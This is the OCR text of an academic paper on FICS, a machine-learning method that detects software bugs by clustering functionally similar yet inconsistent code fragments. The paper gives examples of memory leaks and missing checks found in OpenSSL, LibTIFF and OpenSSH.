The key idea behind our technique is a novel two-step clustering process applied on a given codebase. This clustering process identifies code snippets in a project that are functionally-similar yet appear in inconsistent forms. Such inconsistencies are found to cause a wide range of bugs, anything from missing checks to unsafe type conversions. Unlike previous works, our technique is generic and not specific to one type of inconsistency or bug. We prototyped our technique and evaluated it using 5 popular open source software, including QEMU and OpenSSL. With a minimal amount of manual analysis on the inconsistencies detected by our tool, we discovered 22 new unique bugs, despite the fact that many of these programs are constantly undergoing bug scans and new bugs in them are believed to be rare.

1 Introduction

Using machine learning techniques to detect software bugs has been studied extensively. Existing works generally follow the same high-level idea: training models on a large set of known bugs and then using the trained models for detecting similar bugs in the wild. This line of work, including [13, 20, 27, 28], has been shown to be largely effective at catching known bugs. However, these "learn-from-bugs" type of detection techniques face two limitations when used in practice. First, they generally require large datasets of known bugs for training, which can be difficult or impractical to collect and cleanse. Second, the models usually have to be trained on specific types of bugs to achieve good results. Therefore, the training and detection are usually limited to a single bug type (i.e., bug-specific). Moreover, the detection accuracy tends to vary a lot across different bug types.

In this paper, we present a new machine learning-based approach to software bug detection, which does not require external datasets or code samples for training (e.g., code containing known bugs). Instead, it learns from the to-be-checked codebase itself (hence the paper title). It is not limited to any bug types, and it can even detect unknown types of bugs. Our approach is inspired by the observation that many bugs in software manifest as inconsistencies deviating from their non-buggy counterparts, namely the code snippets that implement the similar logic in the same codebase. Such bugs, regardless of their types, can be detected by identifying functionally-similar yet inconsistent code snippets in the same codebase. For instance, from basic bugs such as absent bounds checking to complex bugs such as use-after-free, as long as the codebase contains non-buggy code snippets that are functionally similar to a buggy code snippet, the buggy one can be detected as an inconsistent implementation of the functionality or logic. This observation is more obvious in software projects of reasonable sizes, which usually contain many clusters of functionally-similar code snippets, often contributed by different developers. It is very uncommon for all such snippets to have the same bug (or their developers to make the same mistake).

Our work, named `FICS`, uses a machine learning-based method to detect functionally-similar yet inconsistent code snippets in a given codebase, facilitating the detection of inconsistency-related bugs. We note that

the high-level idea of detecting bugs as deviations from normal code is not new. Previous works adopted this idea for detecting system errors [7], incorrect API usages [14, 32], and other specific types of bugs [15, 24, 30]. However, FICS is significantly different from these works in that: (1) it is not specific to one or a few types of bugs; (2) it does not require any domain expertise about bugs or manually-defined detection heuristics.

Figure 1 shows the high-level workflow of FICS. It starts by extracting code snippets (or Construct, explained shortly) from a given codebase (❶). It then performs a two-step clustering method, which first groups functionally-similar parts of the code (❷) and then detects deviations or inconsistencies among them (❸). Finally, the detected inconsistencies are presented to a human analyst for bug triage (❹).

There are two principal challenges solved by our design of FICS: (1) finding a proper code granularity to effectively capture functionalities and inconsistencies, and (2) making the approach scalable to handle large codebases. Given that security-related bugs and patches are often regional or contained in a sub-function scope [12], we propose an intra-procedural granularity, named Construct, which is defined as a size-configurable sub-graph of an intra-procedural data dependence graph. We show that this granularity is sufficient for capturing code similarities and inconsistencies yet small enough to allow the clustering algorithms to scale to large codebases. Moreover, we employ two graph embedding techniques: (1) *bag-of-nodes*, a coarse-grained graph embedding for the first-step clustering; (2) *graph2vec*, a fine-grained graph embedding for the second-step clustering. They enable a sufficiently accurate comparison of Construct similarity and inconsistency at scale.

Our work makes the following contributions:

- We present FICS, the first bug-generic inconsistency-based bug detection method. It uses a two-step clustering method to detect functionally-similar yet inconsistent code snippets. The detection operates on Constructs, a size-configurable graph representation of sub-function code, specially-defined to facilitate code similarity comparison. FICS also uses two new graph embedding techniques, one for each clustering step, which together make the tool sufficiently accurate and scalable to large codebases;
- We used FICS to scan five popular open source projects, including QEMU and OpenSSL. Despite that some of these projects are considered well-tested, we discovered 22 new unique bugs with minimal manual effort. All of the bugs have been confirmed by their developers and later fixed by either our pull requests or the developers. In addition, our approach also found 95 code smells like redundant checks;
- Due to the lack of a standard benchmark that would allow systematic evaluation of inconsistency detection tools, we propose a novel open-source benchmark, named iBench, as another contribution of this work. iBench contains 22 known bugs in real software. We further evaluate FICS on iBench and show that FICS can outperform current inconsistency detection approaches.




Figure 1: High-level workflow of FICS. After a codebase is divided into smaller pieces, they need to be grouped based on easy-to-learn characteristics efficiently, and then the most discriminated (inconsistent) item can be distinguished by learning from more detailed features.

2 Background

Inconsistency in code has a broad meaning and may refer to inconsistent use of APIs, typecasting, checks, etc. As we aim for a generic code inconsistency detection, we adopt a general definition for inconsistency. We call a set of code snippets inconsistent if their semantics or logic are synonymous, but some parts of their implementation differ in significant ways.

Although not all occurrences of inconsistent code indicate bugs, inconsistent implementations of the same functionality often suggest programmer confusion or mistakes, which in practice often leads to bugs. Previous research [9] has shown success in finding thousands of bugs and not-buggy implementation issues by only tracking down inconsistencies in code clones. Inconsistencies sometimes may indicate critical security bugs even in well-tested codebases written by well-known companies.

Various factors can introduce inconsistencies into a codebase. For example, large software usually has a commensurate number of developers, which sometimes leads to inconsistent implementations of the same functionality during development. Another common reason is when a bug fix is applied only to where the bug was originally discovered, but not to other parts of the code with the same bug. It is also plausible that the same bug will appear again in the future. For example, a similar bug to three missing check bugs–which were found by our system–in LibTIFF

```
787: size_t dukmlen = 0;
 [...]
873: dukmlen = ASN1_STRING_length(ukm);
874: dukm = OPENSSL_memdup(ASN1_STRING_get0_data(ukm), dukmlen);
875: if (!dukm)
 [...]
879: if (EVP_PKEY_CTX_set0_dh_kdf_ukm(pctx, dukm, dukmlen) <= 0)
 [...]
```

Missing 'OPENSSL_free(dukm)'

(a) crypto/dh/dh_ameth.c, `dh_cms_encrypt` function

```
677: size_t dukmlen = 0;
 [...]
729: dukmlen = ASN1_STRING_length(ukm);
730: dukm = OPENSSL_memdup(ASN1_STRING_get0_data(ukm), dukmlen);
731: if (!dukm)
 [...]
735: if (EVP_PKEY_CTX_set0_dh_kdf_ukm(pctx, dukm, dukmlen) <= 0)
 [...]
742: OPENSSL_free(dukm);
```

(b) crypto/dh/dh_ameth.c, `dh_cms_set_shared_info` function

Figure 2: A memory leak in OpenSSL found by `FICS`. The figures show two similar `Constructs` on `dukmlen` variable in two different functions. This could be seen as an inconsistency in the code as there is one buggy and one correct implementations. The red node is missed in `dh_cms_encrypt` function.

had been patched 4 years ago [1] by its developers because they received a crash report from a fuzzer at that time.

An intuitive idea to detect code inconsistencies is based on majority-voting: if there are multiple pieces of code implementing the same functionality, we can generally assume the majority is correct, and any deviation from the majority could be signs of buggy or low-quality code. For instance, we found a bug in OpenSSH by detecting the inconsistencies among the code snippets operating on a `hash` variable , where the key is cleared from memory in three implementations while it is missed in the fourth one.[1]

Although majority-voting assists analysts in identifying buggy code more reliably, it is still possible that a piece of buggy code is similar to only one functionally-similar code snippet in the codebase. We call such cases *one-to-one inconsistencies*. Unlike the majority-voting-based approaches, `FICS` can detect one-to-one inconsistencies. `FICS` takes into consideration the size of the code snippets. If two code snippets (i.e., one buggy and one non-buggy) have nontrivial sizes, multiple operations are performed on the target variable and a small difference/inconsistency between the two snippets can indicate bugs. For example, Figure 2 shows an example of a memory leak `FICS` found in OpenSSL. Although there are only two similar code snippets (e.g., a one-to-one inconsistency), many operations on the `dukmlen` variable in both snippets are the same, and a missing free in one of them makes this one-to-one inconsistency a true bug. Majority-voting-based approaches cannot detect such bugs.

`FICS` is designed to detect code inconsistencies indicative of bugs without being limited to one or a few specific types of bugs. The advantage of our inconsistency-based bug detection is three-fold. First, our detection is bug-generic. It complements existing bug detectors, most of which tend to be specific to certain types of bugs due to the limitation of their heuristics or trained models. Second, our detection does not require any external data or code samples for training, or any domain expertise about bugs and their manifestations. Lastly, our system can detect an inconsistency with or without majority-voting.

[1] https://github.com/openssh/openssh-portable/commit/2d1428b

3 Related Work

ML for Bug Discovery: Machine learning (ML) techniques have been used successfully to model and detect buggy code patterns in different programming languages. Usually, such approaches are divided into two groups, namely supervised and unsupervised learning.

Supervised techniques have been used to model both buggy and non-buggy code patterns. Motivated by its huge success in other domains, deep learning techniques were recently used by researchers for detecting bugs. VulDeePecker [13] applies deep learning techniques, specifically a bidirectional LSTM model, to automatically learn patterns from vulnerable code gadgets. The code gadgets are small parts of the code that are extracted based on program dependency. The main drawback of these approaches is the heavy efforts required for gathering, cleansing, and labeling a large number of training samples.

Without requiring data labeling, unsupervised learning approaches cluster code snippets that are similar to known vulnerabilities and then search for potential variants of the vulnerabilities in each cluster. Yamaguchi et al. [29] proposed a method for assisting security analysts with source code auditing. It can identify vulnerabilities by inspecting only a small fraction of the codebase. A follow-up work [28] introduced a novel representation of source code, using a joint data structure, called a code property graph. This representation draws from ASTs, control flow graphs, and program dependence graphs.

All of the aforementioned works use ML techniques to learn from the known bugs and use the learned models to discover occurrences of modeled bugs. In comparison, our approach does not require training on labeled datasets or bug-oriented clustering. Instead, we apply ML techniques to find functionally-similar yet inconsistent code snippets, which often contain bugs and can be easily verified by developers or testers when presented with both the consistent and inconsistent implementations of the same functionality or logic.

Genius [8] addresses the scalability issue in the existing ML-based bug-finding techniques and further improves search accuracy. It embeds control-flow graphs (CFGs) into high-level numeric feature vectors. Xu et al. [27]

uses the structure2vec technique to extract more accurate embedding from different code snippets and then trained a Siamese network to detect similar bugs. While such approaches used graph embedding to find variants of known bugs in different program versions, we drew inspiration from these works for inconsistency detection and proposed: (1) a new code representation of proper granularity for functional similarity comparison; and (2) adopting two popular graph embedding techniques, namely bag-of-nodes and graph2vec, to model inconsistencies in an accurate and efficient way, which make our approach scalable to large codebases in the real world.

Inconsistency Detection: Engler et al. proposed to analyze bugs as deviant behavior [7], which is a seminal work related to code inconsistency detection. Their approach is to infer developer *beliefs* and then cross-check them with the implementation for contradictions. Bixie [16, 21] is a tool that detects a form of code inconsistency, defined as code fragments outside of any normally terminating execution (e.g., dead code or code making conflicting assumptions). This line of work is by nature rule-based and focused on a few specific types of programming errors, such as assertion violations. In comparison, our ML-based approach is not limited to detecting particular types of bugs.

DejaVu [9] and Jiang et al. [11] proposed generic techniques to detect syntactic inconsistencies in code. These works rely on abstract syntax tree, which is not semantic-aware, to find inconsistent code. This approach and ours share the same high-level idea of utilizing code inconsistency for detecting errors in programs. However, our work is semantic-aware and detects inconsistencies at a deeper level using a novel code construct representation that captures not only abstract syntax but also data and control flows. As a result, these previous work is unable to detect the majority of the bugs that `FICS` can.

Some bug detectors, though not designed to capture general inconsistencies in code, can be viewed as identifying specific types of coding inconsistencies. APIsan [32] infers correct API usages in source code through symbolic execution and semantic cross-checking. Similar to APIsan, AntMiner [5, 14] and NAR-Miner [6] detect API usage inconsistencies. However, instead of using symbolic execution, they mined programming rules (e.g., frequent patterns) from the program dependency graph to detect violations. Chucky [30] detects a specific type of code inconsistency, namely missing checks, which are often indicative of security-related bugs. Chucky uses a rule-based detection method, which requires a list of pre-defined APIs as sinks for its taint analysis. Crix [15] is the most recent inconsistency detection technique on missing checks. It identifies critical variables based on the concept of security checks [24], and then cross-checks the modeled constraints of the peer slices of a critical variable. The notion of a slice (`Construct`) by Crix is a data flow path–not a data flow graph.

The above line of work is semantic-aware and closely related to `FICS`. However, our work overcomes two major limitations of the prior work. First, these works were designed to detect *only* specific types of inconsistencies, such as those related to API usage [5, 14, 32] or sanity checks [15, 30]. They cannot detect other classes of inconsistencies that their design was not modeled after. Moreover, their approaches cannot be easily extended to detect inconsistencies or bugs in a type-agnostic fashion. In contrast, `FICS` provides a generic approach to detecting inconsistency-induced bugs regardless of inconsistency types, thanks to the novel two-step clustering design. Second, the prior approaches need to rely on majority voting to determine inconsistencies because of the limitation in their code construct definitions. The majority voting-based approach cannot detect one-to-one inconsistencies (explained in §2) as `FICS` does. Our graph-based definition of code constructs carries additional context information, which captures one-to-one inconsistency. Besides, our inconsistency detection does not involve opportunistic majority voting. Nonetheless, if a bug is a one-liner or its inconsistency is visible only in a very small code construct, Crix [15] and APISan [32] are better suited to catch it when the bug type matches their detection targets (e.g., a missing check or an API misuse).

4 Design

4.1 System Overview

`FICS` is the first machine learning-based bug detector that learns and identifies code inconsistencies as indicators of bugs. It is agnostic to bug types and more generic than previous inconsistency detectors, which tend to be limited to certain types of bugs.

Figure 3 shows the workflow of `FICS`. `FICS` first compiles a given codebase in C into LLVM bitcode (❶), on which the subsequent analysis and learning steps are performed. It then employs an intra-procedural data-flow analysis (§4.2.1) to extract from each function small code pieces, referred to as `Constructs` (§4.2.2), that represent basic operations or computations within a function. We use such intra-procedural `Constructs` as the inconsistency detection granularity for two reasons. First, most security bugs and fixes tend to be limited within a single function [12]. The difference between a piece of buggy code and its non-buggy counterpart (or its patched version) usually does not extend beyond a function. Second, having `FICS` focused on intra-procedural inconsistencies

makes the analysis scalable to large codebases.

After extracting the Constructs (❷–❸), FICS abstracts the Constructs (❹) to a generic form amenable to the two-step clustering (❺–❽). The first-step clustering (§4.3.1) groups functionally-similar Constructs whereas the second-step clustering, zooming in on each group, finds Constructs that are inconsistent from the rest in the same group. The two-step clustering is designed to accurately capture functionally-similar yet inconsistent Constructs while remaining scalable to large codebases.

In the final step (❾), FICS performs a deviation analysis (§4.4), which identifies inconsistencies that are indicative of bugs. The result helps human analysts focus on potential bugs and facilitate bug triage.

4.2 Code Representation and Granularity

Finding a suitable *code representation* and determining a proper *code granularity* are the first two challenges that we solved in order to employ machine learning techniques to effectively identify similar yet inconsistent code. We discuss our choice of the code representation in §4.2.1 and our definition of the code granularity in §4.2.2.

4.2.1 Simplified Program Dependence Graph

Among the existing code representations [4], Program Dependence Graph (PDG), Control Flow Graph (CFG), and Abstract Syntax Tree (AST) are the best-known and widely used for bug discovery [27, 28, 29]. ASTs capture syntactic information of programs. CFGs record possible code paths as well as path conditions. PDGs illustrate data and control dependencies among program statements.

We select PDG as the base to develop a program representation for FICS. We choose PDG because it is the most semantically comprehensive among the common program representations, which suits our need for discovering and clustering functional similarities. Moreover, PDGs were originally proposed for the purpose of program slicing [25]. Their sub-graphs naturally capture regional control and/or data dependencies, which serve as ideal primitives for defining Constructs or the granularity of inconsistent code (discussed in §4.2.2).

In PDGs, a data dependency edge appears from a program statement to another when an output of the egress statement is an input to the ingress statement. A control dependency edge appears when the evaluation of the egress statement determines whether the ingress statement is reachable during program execution. We derive a code representation for FICS by omitting control dependency edges while keeping data dependency edges in PDGs. Furthermore, our representation is intra-procedural and context-insensitive. We call this form of code representation *Data Dependency Graph*, or DDG for short, which is similar to the one used in thin slicing [23].

Our design of DDG is based on the following considerations and trade-offs. First, data dependencies alone are enough to capture the root cause of a wide range of bugs. For instance, missing checks, misuses of APIs, bad castings, and many other types of bugs manifest clearly in a DDG when compared with non-buggy or patched counterparts. By omitting the control dependence edges, DDG allows for much more simplified representations of code, and thus scalable and efficient analysis, without losing important semantics for detecting common bugs. Second, bugs and their patches are often contained in a single function [12], which means the difference between buggy and non-buggy code snippets is observable on intra-procedural DDGs. By limiting the scope of analysis within individual functions, DDG further improves the scalability of FICS and allows for analysis of large codebases. Third, being a graph-based representation, DDG lends itself nicely to mature machine learning techniques (e.g., embedding and clustering) for detecting similarities and inconsistencies.

4.2.2 `Construct` Definition

FICS's effectiveness and efficiency also heavily depends on the code granularity at which the similarity and inconsistency analysis is performed. We introduce the concept of Construct and show that it is a proper code granularity for our purpose. Informally, a Construct is a subgraph of a DDG, which represents a somewhat self-contained subroutine that is part of a function (e.g., processing a parameter to an API call). Constructs are extracted in a way conceptually similar to program slicing [25].

Given a DDG, the extraction starts from a specified node (i.e., the root) and traverses the DDG until all subsequent nodes are covered or the Construct max-depth is reached. All traversed nodes and edges then form a Construct. A *root variable* and the *max-depth* uniquely define a Construct. Any variable V used in a function F can be selected as the root variable for extracting a Construct C. In this case, the root of C is the node in F's DDG where V is defined or used for the first time (i.e., when V enters F). In other words, C contains all code statements inside F that compute on, or propagate, V.

The max-depth restricts the number of basic blocks that the longest forward path in a Construct may contain. It is configurable and can be tuned by FICS users to limit the depth of Constructs, and therefore, control the max size of code on which similarity and inconsistency are determined. By default, the max-depth is set to infinite (i.e., no limit on the depth of Constructs). As a result, a Construct contains all nodes and edges in a DDG reachable from the root. We call such a depth-unlimited Construct a full-Con. When the max-depth is set to




Figure 3: `FICS`'s workflow contains 9 steps. It extracts `Constructs` from intra-procedural data dependence graphs. Via a two-step clustering process, `FICS` groups similar `Constructs` and then finds inconsistencies within such groups. Eventually, `FICS` outputs those functionally-similar-yet-inconsistent `Constructs` that are likely to be bugs, which human analysts can easily triage.

a finite number n, a `Construct` cannot have more than n basic blocks on any forward path. Such `Constructs` are referred to as `n-Con`. For example, when $n = 1$, a `Construct` (i.e., `1-Con`) contains only 1 basic block, where the root is; when $n = 2$, a `Construct` (i.e., `2-Con`) can at most contains 2 basic blocks along a forward path. An example of a `full-Con` is shown in Figure 4b, which is extracted from Figure 4a. An example of the extracted `1-Con` is shown in Figure 4c.

By defining `Constructs` this way, we generalize the problem of detecting code inconsistency into the problem of finding similar and inconsistent operations/computations on individual data variables. This generalization allows inconsistencies to be detected in a generic fashion (i.e., not tied to a specific type of code inconsistency) and at a relatively small code granularity.

For each function in a program, `FICS` extracts the `Construct` for every parameter and local variable of the function and every global variable reachable to the function. In addition, `FICS` performs `Construct` abstraction (❹ in Figure 3), which serves two goals: (1) removing certain syntax information that is useless for `FICS` and can negatively affect the similarity clustering; and (2) further minimizing `Constructs` for more efficient clustering. To abstract `Constructs`, we preserve only the variable types for each program statement and remove all variable names and versions[2]. We also eliminate all constants and literals from program statements. One could argue that integer literals in conditionals (e.g., `icmp`) might be useful for detecting certain bugs (e.g., a comparison is done with 0 instead of EOF or -1). However, based on our observation, considering integer literals in `icmp` and similar instructions leads to significantly more reported inconsistencies that are not true bugs. Finally, abstract `Constructs` are then used as the input to the two-step clustering.

To understand the potential negative impact of forgoing literals in our abstraction, we investigated a class of bugs, namely *off-by-one* errors, that one may expect our inconsistency detection to miss. In fact, as shown in §5.2, `FICS` can detect 7 out of 11 such bugs in the tested codebases. This is because, for the majority of off-by-one errors, the difference/inconsistency between the buggy and non-buggy/patched code lies in the comparison operators, rather than the literals.


4.3 Two-step Clustering

We design a two-step clustering procedure to first group similar `Constructs` and then identify inconsistent `Constructs` or outliers in each group. The high-level idea can be easily explained using a "two-lense" analogy: we use a first lense, whose resolution is not very high but the view is fairly broad, to examine `Constructs` and identify those that seem (roughly) similar; we then use a second lense with a much higher resolution but narrower view to zoom in to each group of similar `Constructs` and find differences (or inconsistences) among the members. Obviously, the first step clustering should be somewhat coarse-grained and highly efficient whereas the second step clustering should be fine-grained and able to accurately detect subtle yet critical inconsistences. Next, we explain these two steps of clustering, respectively.

4.3.1 Functionality Clustering


Finding similar constructs is not the same as finding identical ones. Our clustering needs to tolerate mild variations among functionally similar `Constructs`. Otherwise, the first-step clustering may not view a buggy

[2]In static single assignment (SSA) form, existing variables in the original IR are split into versions.




(a) C code example. **(b)** Data Dependence Graph of 'data' Variable. **(c)** Data Dependence Graph of 'data' Variable for the first basic block.

Figure 4: A simple example of an out-of-bound write bug. The first graph shows the `full-Con` for the 'data' variable and the second graph is its first `1-Con`. Both `Constructs` are abstracted.



(a) crypto/cms/cms_enc.c cms_EncryptedContent_init_bio **(b)** crypto/cms/cms_env.c cms_RecipientInfo_ktri_decrypt **(c)** crypto/cms/cms_kari.c CMS_RecipientInfo_kari_decrypt **(d)** crypto/cms/cms_pwri.c cms_RecipientInfo_pwri_crypt

Figure 5: A bug in OpenSSL found by `FICS` based on clustering `1-Cons`. '$ec->key$' has to be cleansed before a new assignment otherwise it might lead to an information leak.



(a) libtiff/tif_read.c TIFFReadRawStrip **(b)** libtiff/tif_read.c TIFFReadRawTile **(c)** The patch and consistent code for both TIFFReadRawStrip & TIFFReadRawTile

Figure 6: An inconsistency in LibTIFF found by `FICS`. The cosine similarity between nodes of the constructs is more than 0.98 while the similarity is very low if both nodes and edges are considered. By considering whole graph similarity as the first-step clustering, this inconsistency would be missed.

`Construct` and a non-buggy or patched `Construct` to be similar, and therefore, fail to provide useful input to the second-step clustering. Variations among similar `Constructs` include missing some nodes, different placements of nodes, etc. For example, Figure 6 shows a detected and fixed bug by `FICS` in LibTIFF. The reason for the inconsistency is that there is a mislocated check in the buggy `Construct` that significantly changes the relations between the nodes. If using a standard graph similarity check, the similarity score between the two `Constructs` (Figure 6a and 6c) can be very low (i.e., the two `Constructs` are deemed significantly different). This is because standard graph similarity checks consider the differences in both nodes and edges of two graphs.

To make the first-step clustering somewhat coarse-grained and tolerant of variations among functionally similar `Constructs`, we design a customized graph similarity scoring scheme. We observed that, if edges are excluded from the similarity comparison, the common types of variations among similar `Constructs` no longer drastically affect the calculation of similarity scores. For instance, the similarity score computed without considering edge difference can be close to 98%. In our scoring scheme (for the first-step clustering only), only node labels in `Constructs` (i.e., abstracted LLVM instructions) are considered and each `Construct` is embedded into a node vector (❺ in Figure 3), where the index is the instruction ID and the value is the number of times the instruction appears in the graph. This embedding shares some resemblance with the bag-of-words technique used in NLP. We call our embedding *bag-of-nodes*, which allows for efficient and variation-tolerant computation of `Construct` similarity. Although edges are omitted in this embedding, nodes usually preserve enough information on the semantics of a `Construct`, and therefore, are sufficient for the purpose of (approximate) functionality clustering.

To quantify the similarity between a pair of `Constructs`, we calculate the cosine similarity (❻ in Figure 3) between their corresponding bag-of-nodes embeddings. We choose cosine similarity for its efficiency and its previ-

ous applications for finding similar code [29]. Specifically, consider the example in Table 1, which shows a stack-based buffer overflow (CWE121) when the check on `data < 10` is missing. The cosine similarity between the buggy and the correct `Constructs` (i.e., `full-Con` with `data` as the root variable) is calculated based on the bag-of-nodes embeddings of the `Constructs`. The computed similarity score is 0.96, which indicates that the two `Constructs` are similar with subtle differences. After computing cosine similarity for each pair of `Constructs`, we feed the pair-wise similarity scores into the clustering algorithm.

The clustering algorithm groups similar `Constructs` in a program based on pair-wise similarity scores. Existing clustering algorithms can be divided into two categories [26]. Those in the first category require as input an exact number of expected clusters (e.g., K-means) whereas those in the second category do not (e.g., DBSCAN and connected-components). Since the number of `Construct` clusters is unknown and may vary significantly across codebases, we choose one algorithm from the second category, namely the connected-component algorithm (❼ in Figure 3). It is less complex and performs much faster than other algorithms such as DBSCAN and Affinity Propagation, based on our tests. This algorithm first constructs a similarity graph based on the previously calculated similarity scores. It then forms clusters from highly connected subgraphs [19].

One important parameter of the clustering algorithm is the similarity threshold, which can be tuned by `FICS` users. Tunning this parameter directly affects the number and sizes of the clusters output by the algorithm. The higher the threshold is set, the more clusters are formed and the smaller those clusters tend to be, and vice versa. Based on our experiments with a subset of the Juliet Test Suite [3], we observed that most buggy and patched `Constructs` usually have similarity scores higher than 0.95 calculated on their bag-of-nodes embeddings. However, we also observed similarity scores as low as 0.7 from some real bugs and their non-buggy counterparts (see §5.2). Although one may be tempted to use a low similarity threshold with the hope of finding more inconsistencies and bugs, this runs the risk of `FICS` reporting too many inconsistencies that are not real bugs. As with many clustering-based systems, a single similarly threshold for `FICS` to perform well on all possible inputs does not exist. But finding a suitable similarly threshold for a codebase does not require much knowledge about `FICS` design or heavy engineering efforts. We consider the value range from 0.8 to 0.95 for the similarity threshold in our evaluation (§5), which can obtain meaningful inconsistencies while keeping the false positives low.

4.3.2 Inconsistency Clustering

`FICS` performs a second-step clustering to group `Constructs` of each cluster generated from the first-step clustering. While our bag-of-nodes embedding is suitable for the coarse-grained clustering, it does not meet the needs of the second step clustering. This is because it does not consider edges in `Constructs` and thus cannot fully capture the structures of `Constructs`. For instance, for a bug caused by a wrong order of operations (CWE666), the nodes of the buggy and non-buggy `Constructs` can be identical (i.e., the same bag-of-nodes embedding), despite the difference in the order of certain nodes. This and other edge-based inconsistencies cannot be captured by our bag-of-nodes embeddings. Therefore, we need a more precise and detailed graph similarity checking scheme.

Graph isomorphism can be used for graph matching. However, it is NP-complete and prohibitively expensive when the number or size of graphs are very big. Other approaches like graph kernels and graph embedding techniques are more efficient. Both the approaches recursively decompose graphs into atomic substructures. Graph kernels define a similarity (aka kernel) function over the substructures [22] whereas embedding techniques use a 'skipgram' model to learn distributed representations [17].

We adopt graph embedding in the second-step clustering because it can learn embeddings automatically while graph kernels require handcrafted substructures. Graph embedding techniques embed either graph substructures (e.g., nodes [10] and paths [31]) or the entire graph [18]. Because our goal in this step is to cluster graphs, not their substructures, we use graph2vec embedding [18], which was recently proposed and can model both local and global similarities among graphs. Based on our experiments, graph2vec achieves similar or better clustering results compared to the other approaches in a much more efficient way.

For each cluster of similar `Constructs`, the similarity between each pair of `Constructs` is calculated based on the graph2vec embeddings (❽ in Figure 3). The similarity scores are then fed into the clustering algorithm (❼ in Figure 3). We use a very high similarity threshold, namely 1 or very close to 1, for the second step clustering, which needs to be sensitive to subtle differences among similar `Constructs`.

4.4 Deviation Analysis and Filtering

Deviation analysis: The output from the two-step clustering contains similar yet inconsistent `Constructs`. However, not all of them are harmful bugs. The deviation analysis (❾ in Figure 3) helps `FICS` users vet the detected inconsistencies in order to quickly identify true bugs.

```
int data = 10; int i;
int buffer[10] = { 0 };
if (data >= 0 && data < 10 ) {
buffer[data] = 1;
for(i = 0; i < 10; i++)
  printIntLine(buffer[i]); }
```

Embedding	alloc...	getelem...	icmp sge...	icmp slt...	load...	sext...	br...	call...	store...
Correct	1	1	1	1	4	1	2	1	3
Buggy	1	1	1	0	3	1	1	1	3
Cosine Similarity:	**0.96609** (*i.e.*,>95%)								

Table 1: Computed cosine similarity between the bag-of-nodes embeddings of the correct and the buggy (inconsistent) `Constructs`. Bag-of-nodes embedding in this example is for `full-Con` with *data* as the root variable. The condition `data < 10` is missing in the buggy code, causing the embedding value for the instruction `icmp slt` to be 0. Note that even though only a single statement in C code is missing in this bug, it translates to multiple missing LLVM IR instructions, thus the different values of `load` and `br` in the embeddings.

Inconsistency Type Deviation	Bug Category
Check `icmp` Node	NULL Pointer Dereference, Undefined Behavior Buffer Errors , Integer Overflow
Memory Handling `*free*`, `*close*` Nodes `*bzero*`, `*clear*` Nodes	Resource Leak, Double Free Information Leak
